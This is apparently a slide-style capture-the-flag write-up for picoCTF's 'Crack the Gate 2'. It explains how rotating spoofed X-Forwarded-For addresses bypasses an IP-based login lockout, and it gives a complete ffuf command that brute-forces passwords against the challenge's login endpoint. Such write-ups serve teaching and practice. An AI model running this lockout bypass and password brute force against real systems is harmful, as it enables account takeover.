

Pico Mini CMU Africa
Crack the Gate 2



In this challenge, we're tasked with brute-forcing a user login page, but the app blocks our IP address after two failed login attempts

Crack the Gate 2
Brute Force Protection Bypass



We have a username to login as, and we have a list of potential passwords, but need to find a way to bypass the IP lockout protection

X-Forwarded-For Header

```
X-Forwarded-For: 10.10.10.1
```

One potential bypass for IP block protection is the X-Forwarded-For header, which we can include with our login POST requests

X-Forwarded-For Header

```
X-Forwarded-For: 10.10.10.1
```

This header allows us to specify the IP address of the client, and is often used by proxy web servers to keep track of the original sender's IP address

X-Forwarded-For Header

```
X-Forwarded-For: 10.10.10.1
X-Forwarded-For: 10.10.10.2
X-Forwarded-For: 10.10.10.3
```

But it can also be used to bypass IP lockout protections by sending a different IP address through the X-Forwarded-For header with each login request

FFuF for Login Brute Force Attacks

```
ffuf
-X POST
-d '{"email":"ctf-player@picoctf.org","password":"FUZZ2"}'
-H "Content-Type: application/json"
-H "X-Forwarded-For: 10.10.10.FUZZ1"
-u http://amiable-citadel.picoctf.net:62495/login
-w ./passwords.txt:FUZZ2
-w ./numbers.txt:FUZZ1
-mc all
-mode pitchfork
```

This is what the FFuF syntax would look like